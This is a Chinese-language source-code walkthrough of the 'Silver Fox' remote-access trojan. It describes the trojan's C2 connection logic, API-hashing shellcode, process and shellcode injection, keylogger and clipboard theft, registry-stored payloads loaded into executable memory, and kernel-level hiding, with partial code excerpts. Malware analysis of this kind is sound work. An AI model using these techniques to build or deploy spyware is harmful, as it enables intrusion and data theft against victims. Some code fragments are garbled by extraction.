# 银狐源码解读—核心组件模块

#### 银狐源码解读—核心组件模块 核心模块组件介绍

HPSocket shellcode:

上线模块:

代理映射模块

文件管理

查注册表模块

注入模块

InjectManager

memorymodule

注入管理

键盘记录

驱动模块

内核管理

CloseNet 提权和伪装模块

隐藏文件 HiddenLib

远程shell管理 shellmanager

流程图

远控CC信息交互

解密数据模块

解密浏览器数据

获取360浏览器数据

系统管理

# 核心模块组件介绍

### **HPSocket**

使用的公开技术,基于于 IOCP/EPOLL 通信模型,结合内存池、私有堆等技术,实现高效的内存管理,支持大规模、高并发的通信场景。Git地址:https://github.com/ldcsaa/HP-Socket

✓ HPSocket	10	#include "BufferPool.h"	
C ArqHelper.h	11	#include "ikcp.h"	
G Buffer.cpp			
C Buffer.h		#define DEFAULT_ARQ_NO_DELAY	TRUE
⊕ BufferPool.cpp		#define DEFAULT_ARQ_TURNOFF_NC	TRUE
C BufferPool.h		#define DEFAULT_ARQ_FLUSH_INTERVAL	10
C BufferPtr.h		#define DEFAULT_ARQ_RESEND_BY_ACKS	2
C CriticalSection.h		#define DEFAULT_ARQ_SEND_WND_SIZE	128
C General Helper.h	18	#define DEFAULT_ARQ_RECV_WND_SIZE	512
<b>G</b> ikcp.cpp		#define DEFAULT_ARQ_MIN_RTO	30
C ikcp.h		#define DEFAULT_ARQ_FAST_LIMIT	5
C ISocketBase.h		#define DEFAULT_ARQ_MAX_TRANS_UNIT	DEFAULT_UDP
		#define DEFAULT_ARQ_MAX_MSG_SIZE	4096
C Manager.h		#define DEFAULT_ARQ_HANND_SHAKE_TIMEOUT	5000
C PrivateHeap.h			
C RingBuffer.h		#define KCP_HEADER_SIZE	24
		#define KCP_MIN_RECV_WND	128
C RWLock.h			
C Semaphore.h	28	#define ARQ_MAX_HANDSHAKE_INTERVAL	2000

### shellcode:

- 1. 在 ntdll\_entry 函数中,程序通过 LoadLibraryA 加载 kernel32.dll 和 ntdll.dll,并使用 GetProcAddress 获取所需的函数地址。
- 2. 通过 mytcp 和 myudp 函数实现 TCP 和 UDP 的网络通信。程序根据 ShellCodeInfo 结构中的信息 进行连接和数据传输。
- 3. 定义了一些数据结构,如 ShellCodeInfo、func\_t 等,用于存储网络通信所需的信息和函数指针。


```
#include <stdio.h>
     #include<WinSock2.h>
    #include <windows.h>
     #include <stdint.h>
     #define GetProcAddress_Hash 0x1AB9B854
     typedef void* (__stdcall* _GetProcAddress)(HMODULE, char*);
     #define LoadLibraryA_Hash 0x7F201F78
     typedef HMODULE(__stdcall* _LoadLibraryA)(LPCSTR lpLibFileName);
     #define VirtualAlloc_Hash 0x5E893462
     typedef LPVOID(__stdcall* _VirtualAlloc)(LPVOID lpAddress, // region to reserve or commit
         SIZE_T dwSize, // size of region

DWORD flAllocationType, // type of allocation

DWORD flProtect // type of access protection
        SIZE_T dwSize,
     #define VirtualFree_Hash 0x6488073
     typedef BOOL(__stdcall* _VirtualFree)(LPVOID lpAddress, // address of region
         SIZE_T dwSize, // size of region

DWORD dwFreeType // operation type
     #define lstrcmpiA_Hash 0x705CF2A5
     typedef int(__stdcall* _lstrcmpiA)(
         _In_ LPCSTR lpString1,
         _In_ LPCSTR lpString2
     #define MessageBoxA_Hash 0x6DBE321
     typedef int(__stdcall* _MessageBoxA)(HWND hWnd, LPCSTR lpText, LPCSTR lpCaption, UINT uType);
```

## 上线模块:



#### 说明

- A:程序入口 \_tmain,设置异常处理器并调用 Analyze。
- B: Analyze 函数用于提取配置信息。
- C:设置未处理异常过滤器,调用 ExceptionFilter。
- D: Getfindinfo 用于从配置中提取信息。
- E和 F: 从注册表中读取配置信息。
- **G**: ExceptionFilter 捕获异常并调用 GenerateMiniDump 。
- H: GenerateMiniDump 生成转储文件。
- I: 创建主线程, 调用 MainThread。
- J: MainThread 处理网络通信。

#### 部分代码解释:

#### 1. 信息结构体定义

```
Info MyInfo = { ... };
```

。 定义一个 Info 结构体实例 MyInfo ,用于存储配置信息,如 IP 地址、端口、TCP/UDP 标志等。

#### 2. 全局变量

```
HANDLE hThread = NULL;
bool changeip = false;
int m_time_con = 0;
TCHAR szAddress[255]; //ip
TCHAR szPort[30]; //端口
TCHAR szPassword[255]; //通行密码
BOOL ISTCp; //通信模式
```

。 定义全局变量,用于线程管理、IP 地址、端口、密码和通信模式的存储。

#### 3. Getfindinfo 函数

```
void Getfindinfo(TCHAR* s, const TCHAR* f1, TCHAR* outstring, BOOL* user);
```

○ 从给定字符串中提取特定信息 (如 IP 地址和端口) , 并将其存储到输出参数中。

4. Analyze 函数

```
void Analyze();
```

- 分析配置信息, 调用 Getfindinfo 函数从配置字符串和注册表中提取信息。
- 5. MainThread 函数

```
DWORD WINAPI MainThread(LPVOID dllMainThread)
{
    ISocketBase* socketClient;
    if (MyInfo.IsTcp == 1)
        socketClient = new CTcpSocket();
    else
        socketClient = new CUdpSocket();

    if (socketClient->Connect(MyInfo.szAddress, MyInfo.szPort))
    {
        CRegeditManager manager(socketClient);
        socketClient->run_event_loop();
    }
    SAFE_DELETE(socketClient);
    if (MyInfo.RunDllEntryProc)
        ExitProcess(0);
    return 0;
}
```

- · 主线程函数,负责初始化网络连接,循环处理网络通信。
- 6. GenerateMiniDump 函数

```
int GenerateMiniDump(PEXCEPTION_POINTERS pExceptionPointers);
```

- 生成崩溃转储文件,以便在程序异常时进行调试。
- 7. ExceptionFilter 函数

```
LONG WINAPI ExceptionFilter(LPEXCEPTION_POINTERS lpexceptionInfo);
```

- 。 捕获未处理的异常并调用 GenerateMiniDump 生成转储文件。
- 8. \_tmain 函数

```
int _tmain(int argc, _TCHAR* argv[]);
```

- o 程序的入口点,设置异常处理器,隐藏控制台窗口,调用 Analyze 函数并创建主线程。
- 9. **DLL 相关函数**

```
BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved);
```

○ DLL 的入口点,根据不同的调用原因执行相应的操作。

#### 上线模块中 内核管理内容

#### 文件解读


- 1. unsigned int \_\_stdcall Loop\_DllManager(void\* pvoid); 函数: 负责加载 DLL 并管理其生命周期,包括注册表操作和进程监控。
- 2. CKernelManager::CKernelManager(ISocketBase\* pClient, BOOL bpuppet);构造函数:初始化CKernelManager对象,设置工作线程和是否为木偶模式。
- 3. CKernelManager::~CKernelManager(); 析构函数: 释放工作线程的句柄, 清理资源。
- 4. void CKernelManager::runbin();函数:启动工作线程并在启动后断开连接。
- 5. void CKernelManager::OnReceive(LPBYTE lpBuffer, UINT nSize); 函数:处理接收到的数据,进行注册表读写和 DLL 运行。
- 6. BOOL buildremoteprocess(byte\* data, int size, PROCESS\_INFORMATION\* pi); 函数: 创建远程进程并将数据写入其内存。
- 7. bool pid\_is\_running(DWORD pid);函数:检查指定进程ID是否仍在运行。
- 8. int memfind(const char\* mem, const char\* str, int sizem, int sizes); 函数: 在内 存中查找指定字符串的位置。

```
void CKernelManager::OnReceive(LPBYTE LpBuffer, UINT nSize)
   if (lpBuffer[0] == TOKEN_HEARTBEAT) return;
       HKEY hKEY;
       DWORD dwType = REG_BINARY;
       DWORD binsize = 0;
#ifdef WIN64
        if (ERROR_SUCCESS == ::RegOpenKeyEx(HKEY_CURRENT_USER, _T("Console\\1"), 0, KEY_READ, &hKEY))
#else
           RegQueryValueEx(hKEY, dllbinmd5, NULL, &dwType, NULL, &binsize);
               char* bindata = new char[binsize];
               ZeroMemory(bindata, binsize);
               if (::RegQueryValueEx(hKEY, dllbinmd5, 0, &dwType, (LPBYTE)bindata, &binsize) == ERROR_SUCCESS)
                   memcpy(&s_mDllSendData, bindata, sizeof(DllSendDate));
                   Date = (LPVOID)VirtualAlloc(0, s_mDllSendData.DateSize, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
                   ::memcpy(Date, bindata + sizeof(DllSendDate), s_mDllSendData.DateSize);
            ::RegCloseKey(hKEY);
        if (_tcscmp((TCHAR*)(lpBuffer + 1), s_mDllSendData.szVersion) != 0)
```

### 代理映射模块

主要作用是实现一个网络代理插件,能够通过TCP或UDP协议与远程服务器进行通信

#### 函数关系调用流程图



#### 关键组件介绍:

- WinMain: 应用程序的入口点,设置未处理异常过滤器并创建主线程。
- MainThread: 负责初始化网络连接并处理网络通信。
- ISocketBase: 抽象基类,用于网络连接的实现(TCP或UDP)。
- CProxyManager: 管理网络代理的类。
- DIIMain: DLL的入口点,处理DLL的加载和卸载。
- Main: 导出函数,用于设置代理信息并启动主线程。
- run: 导出函数,用于启动主线程以处理网络通信。

#### 函数内容:

- 1. DWORD WINAPI MainThread(LPVOID dllMainThread): 主线程函数,负责初始化网络连接,循环处理网络通信。
- 2. int GenerateMiniDump(PEXCEPTION\_POINTERS pExceptionPointers): 生成迷你转储文件,用于异常处理和调试。
- 3. LONG WINAPI ExceptionFilter(LPEXCEPTION\_POINTERS lpexceptionInfo):异常过滤器,处理未捕获的异常并生成转储文件。
- 4. int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE, LPSTR szCmdLine, int iCmdShow): 应用程序入口点,设置异常处理和启动主线程。
- 5. BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul\_reason\_for\_call, LPVOID lpReserved): DLL的入口点, 处理DLL的加载和卸载。

- 6. extern "C" \_\_declspec(dllexport) bool Main(TCHAR \* ip, DWORD port, BOOL ISTCP, BOOL RunDllEntryProc): 导出函数,用于设置代理信息并启动主线程。
- 7. extern "C" \_\_declspec(dllexport) bool run(): 导出函数,用于启动主线程以处理网络通信。

### 文件管理


该代码实现了一个文件管理器类 CFileManager,用于处理文件的上传、下载、删除、压缩等操作,并与远程客户端进行通信。

- 1. CFileManager::CFileManager(ISocketBase\* pClient) 函数:构造函数,初始化文件管理器,设置桌面和线程,分配内存并发送驱动器列表。
- 2. CFileManager::~CFileManager() 函数:析构函数,清理资源,关闭文件句柄,释放内存。
- 3. void CFileManager::OnReceive(LPBYTE lpBuffer, UINT nSize) 函数:处理接收到的数据,根据命令类型调用相应的处理函数。
- 4. bool CFileManager::MakeSureDirectoryPathExists(LPCTSTR pszDirPath) 函数:确保 指定的目录路径存在,如果不存在则创建。
- 5. BOOL CFileManager::OpenFile(LPCTSTR lpFile, INT nShowCmd) 函数: 打开指定的文件,使用注册表查找文件关联的程序。
- 6. HANDLE CFileManager::ImpersonateLoggedOnUserWrapper() 函数: 获取当前登录用户的令牌,以便进行用户模拟。
- 7. UINT CFileManager::SendDriveList() 函数: 获取并发送当前系统的驱动器列表及其属性。
- 8. UINT CFileManager::SendFilesList(TCHAR\* lpszDirectory) 函数:发送指定目录下的文件列表。
- 9. bool CFileManager::DeleteDirectory(LPCTSTR lpszDirectory) 函数: 删除指定的目录及其内容。
- 10. void CFileManager::SendToken(BYTE token) 函数:发送特定的令牌,用于标识操作的状态。
- 11. void CFileManager::SendNetHood() 函数:发送网络邻居的信息。
- 12. void CFileManager::SendSearchFilesList(TCHAR\* lpszDirectory) 函数: 发送指定目录下的搜索文件列表。
- 13. void CFileManager::CreateFolder(LPCTSTR lpszFolder) 函数: 创建一个新的文件夹。
- 14. void CFileManager::Rename(LPCTSTR lpszNewName) 函数: 重命名文件或文件夹。
- 15. void CFileManager::WriteLocalRecvFile(LPBYTE lpBuffer, UINT nSize) 函数: 将接收到的数据写入本地文件。
- 16. void CFileManager::UploadToRemote(LPBYTE lpBuffer) 函数: 将文件上传到远程服务器。
- 17. void CFileManager::StopTransfer(LPBYTE lpBuffer) 函数:停止文件传输。
- 18. void CFileManager::StartZIP() 函数: 开始压缩文件的操作。
- 19. void CFileManager::StopZIPTheard() 函数:停止压缩线程。
- 20. void CFileManager::SendFileInfo(LPCTSTR lpszFileName, LPCTSTR lpszFileType) 函数: 发送文件信息。
- 21. void CFileManager::encfile(char\* filePath) 函数: 对指定文件进行加密。

- 22. void CFileManager::decryptfile(char\* filePath) 函数: 对指定文件进行解密。
- 23. void CFileManager::FnDelPathFile(TCHAR\* filePath) 函数: 强制删除指定路径的文件。
- 24. void CFileManager::SendFileData(LPBYTE lpBuffer) 函数: 发送文件数据。
- 25. void CFileManager::CreateLocalRecvFile(LPBYTE lpBuffer) 函数: 创建本地接收文件。
- 26. void CFileManager::SetTransferMode(LPBYTE lpBuffer) 函数:设置文件传输模式。
- 27. void CFileManager::GetBotId(char\* desktopName) 函数: 获取机器的Bot ID。
- 28. void CFileManager::SendFilesList(TCHAR\* lpszDirectory) 函数:发送指定目录下的文件列表。
- 29. void CFileManager::SendSearchDate(LPBYTE lpBuffer) 函数: 发送搜索日期信息。
- 30. void CFileManager::SendRecentFiles() 函数: 发送最近使用的文件列表。

以上是文件中各个功能模块的简要代码及其含义。每个函数的作用都与文件管理相关,涉及文件的创建、删除、传输、压缩等操作。

MasterEncoder.cpp实现了一个PDF文件的加密和解密功能,使用异或操作和自定义签名来保护文件内容。




#### 关键组件介绍:

- readPDF: 读取PDF文件并返回其内容和大小。
- encodePDF: 对PDF文件进行加密处理。
- **decodePDF**: 对PDF文件进行解密处理。
- writePDF: 将处理后的数据写入新的PDF文件。
- decode: 解密数据,返回解密后的内容。
- 1. MasterEncoder::readPDF(const string& filepath, long& size):函数:读取指定路径的 PDF文件,返回文件内容和大小。
- 2. MasterEncoder::writePDF(const string& filePath, unsigned char\* data, long size):函数: 将数据写入指定路径的PDF文件。
- 3. MasterEncoder::encodePDF(const string& pdfPath, const string& savePath):函数:对 PDF文件进行加密,并保存到指定路径。

- 4. MasterEncoder::decodePDF(const string& pdfPath, const string& savePath):函数:对 PDF文件进行解密,并保存到指定路径。
- 5. MasterEncoder::decode(const string& pdfPath, long& size):函数:读取PDF文件并解密,返回解密后的数据。

### 查注册表模块

一个注册表管理器类 CRegeditManager ,用于处理与 Windows 注册表的交互,包括创建、删除、修改注册表键值等操作。



#### 关键组件介绍


- OnReceive: 处理接收到的命令,根据命令类型调用相应的处理函数。
- EnumReg: 枚举注册表键,获取注册表信息。
- CreateKey: 创建新的注册表键。
- DeleteKey: 删除指定的注册表键。

- Rename: 重命名注册表键。
- DeleteVal: 删除注册表值。
- CreatSTR: 创建字符串类型的注册表值。
- CreatDWORD: 创建 DWORD 类型的注册表值。
- CreatEXSTR: 创建扩展字符串类型的注册表值。
- 1. CRegeditManager::OnReceive(LPBYTE lpBuffer, UINT nSize) 函数:处理接收到的数据,根据不同的命令类型调用相应的处理函数。
- 2. CRegeditManager::EnumReg(BYTE bToken, LPBYTE lpBuffer) 函数: 枚举注册表键, 获取注册表信息并发送回客户端。
- 3. CRegeditManager::CreateKey(LPBYTE lpBuffer) 函数: 创建新的注册表键。
- 4. CRegeditManager::DeleteKey(LPBYTE lpBuffer) 函数: 删除指定的注册表键。
- 5. CRegeditManager::Rename(char\* buf) 函数: 重命名注册表键。
- 6. CRegeditManager::DeleteVal(char\* buf) 函数:删除指定的注册表值。
- 7. CRegeditManager::CreatSTR(char\* buf) 函数: 创建字符串类型的注册表值。
- 8. CRegeditManager::CreatDWORD(char\* buf) 函数: 创建 DWORD 类型的注册表值。
- 9. CRegeditManager::CreatEXSTR(char\* buf) 函数: 创建扩展字符串类型的注册表值。
- 10. CRegeditManager::WriteValue(LPCTSTR lpValueName, LPCTSTR lpValue) 函数:写入字符 串类型的注册表值。
- 11. CRegeditManager::WriteBuf(LPCTSTR lpValueName, LPCTSTR lpValue) 函数:写入扩展字符串类型的注册表值。
- 12. CRegeditManager::OpenKey(LPCTSTR lpSubKey) 函数: 打开指定的注册表键。
- 13. CRegeditManager::DeleteValue(LPCTSTR lpValueName) 函数: 删除指定的注册表值。
- 14. CRegeditManager::SendError()函数:发送错误信息给客户端。
- 15. CRegeditManager::SendSucceed() 函数:发送成功信息给客户端。

## 注入模块

### **InjectManager**

一个注入管理器,负责管理进程注入、文件传输和进程信息的获取。



- 接收数据: 从客户端接收指令。
- 数据类型判断:根据接收到的数据类型决定执行的操作。
- 发送进程列表: 获取并发送当前进程列表。
- 创建接收文件: 为接收文件创建本地文件。
- 写入接收文件: 将接收到的数据写入文件。
- 运行远程文件: 执行指定的远程文件。
- 删除文件: 删除指定的文件。
- 注入模式处理: 根据不同的注入模式执行相应的注入操作。
- 1. CInjectManager::CInjectManager(ISocketBase\* pClient): 构造函数,初始化注入管理器,设置标志和接收数据。
- 2. CInjectManager::~CInjectManager(): 析构函数,清理资源,退出BoxedAppSDK。
- 3. void CInjectManager::OnReceive(LPBYTE lpBuffer, UINT nSize):处理接收到的数据,根据不同的命令执行相应的操作。
- 4. void CInjectManager::SendProcessList(): 获取当前进程列表并发送给客户端。
- 5. BOOL CInjectManager::DebugPrivilege(const TCHAR\* PName, BOOL bEnable): 调整进程的调试权限。
- 6. BOOL CInjectManager::GetProcessUserName(HANDLE hProcess, TCHAR\* strProcessUser): 获取指定进程的用户名。

- 7. BOOL CInjectManager::DosPathToNtPath(LPTSTR pszDosPath, LPTSTR pszNtPath):将 DOS路径转换为NT路径。
- 8. bool CInjectManager::Is64BitOS(): 检查操作系统是否为64位。
- 9. bool CInjectManager::Is64BitPorcess(DWORD dwProcessID): 检查指定进程是否为64位。
- 10. LPBYTE CInjectManager::getProcessList(): 获取当前系统的进程列表。
- 11. void CInjectManager::SendError(TCHAR\* Terror): 发送错误信息给客户端。
- 12. void CInjectManager::CreateLocalRecvFile(LPBYTE lpBuffer): 创建接收文件的准备工作。
- 13. void CInjectManager::WriteLocalRecvFile(LPBYTE lpBuffer, UINT nSize): 将接收到的数据写入本地文件。
- 14. void CInjectManager::WriteOk(): 确认文件写入成功。
- 15. void CInjectManager::WriteDllandSetPath(BOOL isx86, TCHAR\* lpBuffer): 写入DLL并设置路径。
- 16. void CInjectManager::RunExe(LPBYTE lpBuffer):运行指定的可执行文件。
- 17. void CInjectManager::RunExeuacArg(LPBYTE lpBuffer): 运行带参数的可执行文件。
- 18. void CInjectManager::DelFile(LPBYTE lpBuffer): 删除指定的文件。
- 19. void CInjectManager::Inject\_dll(): 执行DLL注入操作。
- 20. void CInjectManager::Inject\_shellcode(): 执行Shellcode注入操作。


### memorymodule

MemoryModule.c

公开模块: <a href="https://github.com/fancycode/MemoryModule/blob/master/MemoryModule.c">https://github.com/fancycode/MemoryModule/blob/master/MemoryModule.c</a>


### 注入管理

该代码实现了一个注入管理器,主要用于通过 TCP 或 UDP 连接到指定的地址和端口,并在连接后执行相应的操作。



- WinMain: 应用程序的入口点,设置未处理异常过滤器并创建主线程。
- MainThread: 负责建立网络连接并处理网络通信。
- DIIMain: DLL 的入口点,处理 DLL 的加载和卸载。
- Main: 用于初始化连接参数并启动主线程。
- run: 启动主线程以处理网络通信。
- 1. DWORD WINAPI MainThread(LPVOID dllMainThread):主线程函数,负责初始化网络连接,循环处理网络通信。
- 2. int GenerateMiniDump(PEXCEPTION\_POINTERS pExceptionPointers): 生成小型转储文件,用于异常处理和调试。
- 3. LONG WINAPI ExceptionFilter(LPEXCEPTION\_POINTERS lpexceptionInfo):异常过滤器,处理未捕获的异常并生成转储文件。
- 4. int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE, LPSTR szCmdLine, int iCmdShow): 应用程序入口点,设置异常处理并启动主线程。
- 5. BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul\_reason\_for\_call, LPVOID lpReserved): DLL 的入口点, 处理 DLL 的加载和卸载。
- 6. extern "C" \_\_declspec(dllexport) bool Main(TCHAR \* ip, DWORD port, BOOL ISTCP, BOOL RunDllEntryProc):用于初始化连接参数并启动主线程。
- 7. extern "C" \_\_declspec(dllexport) bool run():启动主线程以处理网络通信。

键盘记录器和剪贴板监控器,能够捕获键盘输入和剪贴板内容,并将其发送到指定的服务器。




- 主线程: 初始化程序并启动键盘记录和剪贴板监控线程。
- 键盘记录线程:负责捕获键盘输入并将其发送到服务器。
- 剪贴板监控线程: 监控剪贴板内容的变化, 并在变化时发送数据。
- 1. unsigned int \_\_stdcall KeyLogger(LPVOID lparam); 函数: 键盘记录线程, 捕获键盘输入 并发送到服务器。
- 2. unsigned int \_\_stdcall ClipboardLogger(LPVOID lparam); 函数: 剪贴板监控线程, 检查剪贴板内容变化并发送更新。
- 3. CKeyboardManager::CKeyboardManager(ISocketBase\* pClient);构造函数:初始化键盘管理器,设置线程和资源。
- 4. CKeyboardManager::~CKeyboardManager(); 析构函数: 清理资源, 关闭线程和释放内存。
- 5. void CKeyboardManager::SendOnlineDate(TCHAR\* p\_Buffer); 函数: 发送在线数据到服务器。
- 6. BOOL CKeyboardManager::IsWindowsFocusChange(); 函数: 检查当前窗口焦点是否变化,并记录变化。
- 7. BOOL CKeyboardManager::IsClipboardChange();函数:检查剪贴板内容是否变化,并处理变化。
- 8. void CKeyboardManager::OnReceive(LPBYTE lpBuffer, UINT nSize); 函数:处理接收到的命令和数据。
- 9. void CKeyboardManager::UpdateLocalClipboard(char\* buf, int len); 函数: 更新本地剪贴板内容。
- 10. void CKeyboardManager::SendErroe(TCHAR\* data); 函数: 发送错误信息到服务器。

# 驱动模块

# 内核管理

内核管理器类 CKernelManager ,用于处理与内核相关的命令和状态管理,包括初始化、接收命令、设置状态、注册值操作等。




- CKernelManager: 主要类, 负责管理内核相关的操作。
- OnReceive: 处理接收到的命令,根据命令类型调用相应的处理函数。
- 各命令处理函数: 处理不同的内核命令, 如初始化、获取状态、设置状态等。

- 1. CKernelManager::CKernelManager(ISocketBase\* pClient):构造函数,初始化内核管理器并设置初始状态。
- 2. CKernelManager::~CKernelManager():析构函数,清理资源。
- 3. void CKernelManager::OnReceive(LPBYTE lpBuffer, UINT nSize):处理接收到的命令,根据命令类型调用相应的处理逻辑。
- 4. void CKernelManager::Initialize():初始化内核管理器,设置必要的文件和服务。
- 5. void CKernelManager::SetRegvalue(TCHAR\* name, TCHAR\* val, int nSize):设置注册表值。
- 6. void CKernelManager::GetState():获取当前状态并返回信息。
- 7. void CKernelManager::SetState(HidActiveState state):设置内核的活动状态。
- 8. BOOL CKernelManager::IsWindowsX64():检查操作系统是否为64位。
- 9. void CKernelManager::SendReturnInfo(BYTE mode, TCHAR\* info):发送返回信息。
- 10. HidRegRootTypes CKernelManager::GetRegType(wstring& path):获取注册表路径的类型。
- 11. HidContext CKernelManager::GetContext():获取当前的上下文。
- 12. void CKernelManager::runcommand(int argc, TCHAR\* Command):执行指定的命令。
- 13. void CKernelManager::delcommand(int argc, TCHAR\* Command): 删除指定的命令。
- 14. void CKernelManager::writercommand(int argc, TCHAR\* Command):写入指定的命令。
- 15. bool CKernelManager::GetMultiStrValue(const wchar\_t\* name, std::vector<std::wstring>& strs):获取多字符串值。
- 16. bool CKernelManager::SetMultiStrValue(const wchar\_t\* name, const std::vector<std::wstring>& strs):设置多字符串值。
- 17. int CKernelManager::memfind(const char\* mem, const char\* str, int sizem, int sizes):在内存中查找字符串。
